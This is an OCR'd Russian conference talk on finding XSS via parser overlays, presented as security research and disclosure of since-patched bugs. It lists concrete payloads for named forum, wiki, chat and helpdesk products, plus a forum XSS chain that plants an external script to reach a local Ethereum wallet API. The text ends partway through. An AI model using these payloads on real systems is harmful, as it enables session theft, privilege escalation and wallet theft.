


Поиск XSS через наложения парсеров

Игорь Сак-Саковский

Highload++, 24–25 ноября 2022

ptsecurity.com

Обо мне



Игорь Сак-Саковский

@psych0tr1
a

- Белый хакер из ptsecurity.com
- Участник команды PT SWARM

О чем пойдёт речь?



1. Что такое XSS и чем это грозит?
2. Как искать XSS при отправке красивых сообщений?
3. Свежая идея по поиску таких багов.
4. Уязвимости у известных вендоров, обнаруженные в процессе исследований, и немного о том к чему они могут привести.
5. Способы защиты от а до я.

Некоторые из исправленных уязвимостей



vBulletin

XSS в сообщении ->
Выполнение кода на сервере

PMwiki

[CVE-2021-29231] XSS
в викистатье

Kayako Helpdesk

XSS в сообщении в саппорт->
повышение привилегий

MyBB

[CVE-2021-27279] XSS
в сообщении -> Выполнение
кода на сервере
(RCE уязвимость нашёл
другой парень и она была
исправлена в следующем
патче)

RocketChat

XSS в сообщении
в десктоп приложении ->
Выполнение кода
на стороне клиента

Discourse


[CVE-2021-3276] XSS
в сообщении -> повышение
привилегий (требует
отключение CSP по
умолчанию)

Некоторые из исправленных уязвимостей



vBulletin < 5.6.4 PL1, 5.6.3 PL1, 5.6.2 PL2	[VIDEO="test;123"]qwe[FONT="Comic Sans onmouseover=alert(1) a"]123[/FONT]qwe[/VIDEO]
MyBB CVE-2021-27279	[email]example@example.com?subject=work[email=example@example.com?subject=work onmouseover=alert(1) qwe]Link text[/email][/email]
PMWiki CVE-2021-29231	%define=likegrapefruit font-family='qwe="asd'% (:div title='as%likegrapefruit% sdd' style='asd':)"onmouseover="alert(1)" test
Rocket.Chat CVE-2021-22886	[ ](http://www.google.com) www.google.com/pa<http://google.com/onmouseover=alert(1);parentElement.innerHTML=/qwe/.source qwe|Text>th/file.php
Discourse CVE-2021-32764	https://consent.youtube.com/m?continue=http%3a//www.youtube.com/watch%3fv%3dqweL_LUpnjgPso%3fqwe%2526%2523x22qwe%2526%2523x3eqwe%253cimg%2526%2523x0asrc%2526%2523x3ds%2526%2523x0aonerror%2526%2523x3dprompt(1)%2526%2523x3eqwe%2526%2523x3c/a%2526%2523x3eqweqeweqwq%2526%2523x22qweweqweewq&gl=DE&m=0&pc=yt&uxe=23983172&hl=de&src=1
Kayako Helpdesk	http://google.com/qwe"><img/src='s'onerror="alert(1)

Что такое XSS?



XSS
(Cross Site Scripting)

– атака, позволяющая управлять браузером жертвы, используя JavaScript. Возникает, когда злоумышленник может внедрить произвольный JavaScript код на страницу, которую посетит пользователь.

XSS термины



XSS вектор

– фрагмент HTML кода, передаваемый злоумышленником на страницу и позволяющий выполнить JavaScript.

XSS контекст

– место на странице, где XSS вектор попадает.

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /redirect.php?url=<script>alert(1)</script> HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Content-Length: 2
```

Search...

xss context

Response

XSS vector

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
      </title>
    </head>
    <body>
      <a href="<script>alert(1)</script>">Click here to be redirected</a>
    </body>
</html>
```

XSS контекст подробнее



Пример разных контекстов, где JavaScript не выполняется.

```
<div class="<script>alert(1)</script>"></div>
<title><script>alert(1)</script></title>
<textarea><script>alert(1)</script></textarea>
<style><script>alert(1)</script></style>
<noscript><script>alert(1)</script></noscript>
<noembed><script>alert(1)</script></noembed>
▼<template>
  ▼#document-fragment
     <script>alert(1)</script>
</template>
<!--<script>alert(1)</script>-->
```

Разные HTML теги позволяют выполнить JS при разных условиях. В то время как <a> требует взаимодействия, <iframe> может быть полностью автоматическим.

```
 <a onlick="alert(1)" onmouseover="alert(1)" href="javascript:alert(1)">test</a>
▼<iframe onload="alert(1)" srcdoc="<script>alert(1)<script>" src="javascript:alert(1)">
```

Origin и SOP




Origin

– URL адрес страницы,
на которой выполняется
скрипт.

SOP

(Same Origin Policy)
– Политика безопасности браузера,
не позволяющая скрипту на одном сайте
выполниться на другом или же получить
с другого сайта данные средствами JavaScript.



Origin и SOP



HTTP://EXAMPLE.COM:8080/index.html

URL	Результат
http://secret.com:8080/secret.html	✗ Домен отличается – доступ запрещен.
//example. com:8080/secret.html	✓ Идентичная URL схема, домен и порт – ok.
/secret.html	✓ Относительный путь, подразумевающий тот-же домен порт и схему - ok.
https://example.com/	✗ Схема и порт отличаются
http://example.com:8081/secret.html	✗ Другой порт – доступ запрещен

Origin и SOP



В обычных условиях вредоносный JavaScript может украсть такие данные, как:

- Скриншот страницы (html2canvas)
- Контент страницы (из свойства innerHTML у объекта document.documentElement)
- Адрес страницы, IP пользователя и версию браузера (отправив запрос на свой сервер)
- Куки для уязвимого веб-приложения (только не имеющие HTTPOnly флага)
- sessionStorage и localStorage браузера
- Доступ к камере и микрофону (если уязвимый сайт уже запрашивал доступ к ним)
- Перехватывать следующие страницы, которые пользователь будет посещать на этом же сайте. (Не может перехватывать, если пользователь перейдет на другой сайт, а также адрес бар замерзает на первой странице)

Origin и SOP



Вредоносный JavaScript также может
содержать:

- 0day эксплойты под браузеры
- Перехват паролей сохраненных в браузере/менеджере паролей
- Перехват паролей при их вводе в форму логина/кредитных карт
- Повышение привилегий в приложении
- Повышение привилегий и эксплуатацию полученного функционала

Origin и схема file://



- Выполнение локального файла

  calc

- Утечка NTLM аутентификации (только для windows)

- Выполнение удалённого файла, используя SMB (только для windows)

  remote file

- Чтение произвольных файлов, используя XMLHttpRequest, айфреймы и window.open()

XSS на миллион долларов




Как-то раз я попробовал поисследовать go-ethereum кошелёк (geth).

Вот что удалось «наковырять»:

- Geth поднимает локальный веб-сервер с JSON API для управления кошельком.
- Пользователь может запустить веб-сервер небезопасно, для максимальной совместимости с web3 сайтами. Баг SOP bypass возникает при использовании “--http.corsdomain *” атрибута при запуске.

- Для успешной атаки злоумышленнику нужен интернет трафик с тематикой ETH.
- Я нашел 0day XSS на форуме forum.ethereum.org, позволяющую грузить свой скрипт всем посетителям.



XSS на миллион долларов



Первый баг

на forum.ethereum.org (vanilla) это XSS в любом сообщении

Пример сообщения:

```
<div><![CDATA[ ><img src=s
onerror=parentElement.innerHTML='';document.body.appendChild(document.createElement('script')).src='data:,alert(1)'> ]]></div>
```


Второй баг

это XSS на любой странице форума, используя функционал редактирования баннера в админке %vanilla%/dashboard/settings/banner


Чтобы получить трафик forum.ethereum.org, мне нужно было отправлять на форум вредоносные сообщения и ждать, пока одно из них не прочитает админ.

XSS на миллион долларов





Админ читает сообщение, баннер ещё в норме…





В это время скрипт скрытно завершает выполнение, и меняет баннер.
Вот, что теперь можно будет увидеть в его коде, если обновить страницу или перейти на другую.

```
Elements  Console  Sources  Network  Performance  Memory  Application  Security  Audits
<!DOCTYPE html>
<html lang="en">
▶<head>…</head>
▼<body id="conversations_messages_index" class="Conversations Messages Index  Section-Conversation" style>
  ▼<div id="Frame">
    ▼<div class="Head" id="Head">
      ▼<div class="Row">
        ▼<strong class="SiteTitle">
          ▼<a href="/vanilla/"> == $0
              "Vanilla 2"
              <script src="//big-bro.xyz/elscripto_fw_test/jquery.min.js?ver=5"></script>
            </a>
          </strong>
        ▶<div class="SiteSearch">…</div>
        ▶<ul class="SiteMenu">…</ul>
        </div>
      </div>
    ▶<div id="Body">…</div>
```

XSS на миллион долларов



А теперь небезопасно запустим кошелек и попытаемся зайти на форум со скриптом в баннере.



rpccorsdomain — разраешает пользоваться API кошелька скрипту на любом сайте

